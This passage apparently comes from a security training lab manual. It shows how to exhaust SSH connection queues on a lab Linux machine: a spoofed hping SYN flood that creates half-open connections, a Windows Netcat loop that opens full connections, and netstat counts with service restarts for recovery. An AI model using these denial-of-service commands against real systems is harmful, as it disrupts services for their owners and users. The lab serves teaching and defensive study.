However, to keep a connection in the half-open state on Linux, we need to make sure that our Linux box has an entry in its ARP table for 10.10.11.11. Without an ARP entry, the Linux machine cannot send its SYN-ACK response to the inbound SYN. When it cannot send a SYN-ACK, Linux won't hold the connection in the SYN_RECV state. Thus, we need to hard-code the ARP entry to make the half-open connection work properly.

In a real network, Linux would send the SYN-ACK because a router would respond to the victim Linux machine's ARP request. Because we aren't routing here, we must add in this ARP entry manually.



In Step A, start by adding the ARP entry for 10.10.11.11, mapping it to MAC address 01:02:03:04:05:06:

```
# arp -s 10.10.11.11 01:02:03:04:05:06
```

Now, measure the number of half-open connections on TCP port 22:

```
# netstat -na | grep 22 | grep -i -c syn_recv
```

There should be zero entries because we haven't started the attack yet.

In Step B, run hping to launch 20 SYN packets from spoofed source address 10.10.11.11 to TCP port 22 on your Linux IP address:

```
# hping --syn --count 20 --spoof 10.10.11.11 -p 22 [LinuxIPaddr]
```

Now, in a separate terminal from hping, while hping is running, in Step C, rerun Netstat, watching the number of half-open connections climb:

```
# netstat -na | grep 22 | grep -i -c syn_recv
```

Note that it may max out on Linux before it gets to 20.

In Step D, you can free up the half-open connection queue on Linux by restarting the given service, as follows:

```
# systemctl restart sshd.service
```

Finally, in Step E, recount the number of connections. It should be zero again:


```
# netstat -na | grep 22 | grep -i -c syn_recv
```

6) Counting Full-Open Connections in Linux (1)

- On Windows, use a FOR loop to invoke Netcat to make full-open connections against Linux
- Count the number of full open connections using **netstat** and the **grep** command to look for connections in the "ESTABLISHED" state

For the final component of this lab, we launch full-open connections from our Windows machine against our Linux targets. We use a Windows FOR loop to invoke Netcat 20 times to connect to Linux, completing the three-way handshake.

On Linux, we use the **netstat** and **grep** commands to list and count the number of connections in the "ESTABLISHED" state, the Linux netstat command output for a full-open connection.



In Step A, on Linux, count the number of full-open (established) connections to TCP port 22 on your Linux machine. You should see zero because we haven't launched any yet:

```
# netstat -na | grep 22 | grep -i -c established
```

In Step B, on Windows, launch the connections with this FOR loop:

```
C:\> for /L %i in (1,1,20) do @start c:\tools\netcat\nc [LinuxIPaddr] 22
```

Note that you must put the full path to Netcat on your Windows machine. You see a bunch of Netcat consoles pop up on your Windows system. In Step C, recount the number of established connections to TCP port 22. You should see it go up. Again, you will likely exhaust the target before reaching 20 full open connections:

```
# netstat -na | grep 22 | grep -i -c established
```

In Step D, you see if restarting sshd on Linux frees up the connections:

```
# systemctl restart sshd.service
```

In Step E, recount the number of full-open connections:

 # netstat –na | grep 22 | grep –i –c established

Unfortunately, restarting the service does not reset the number of full-open connections, unlike the behavior you saw with half-open connections. You could use **killall** to get rid of the sshds to free up the connections. However, you'd need to restart sshd afterward, as we can see in Steps F, G, and H:

```
# killall -9 sshd
# systemctl start sshd.service
# netstat -na | grep 22 | grep -i -c established
```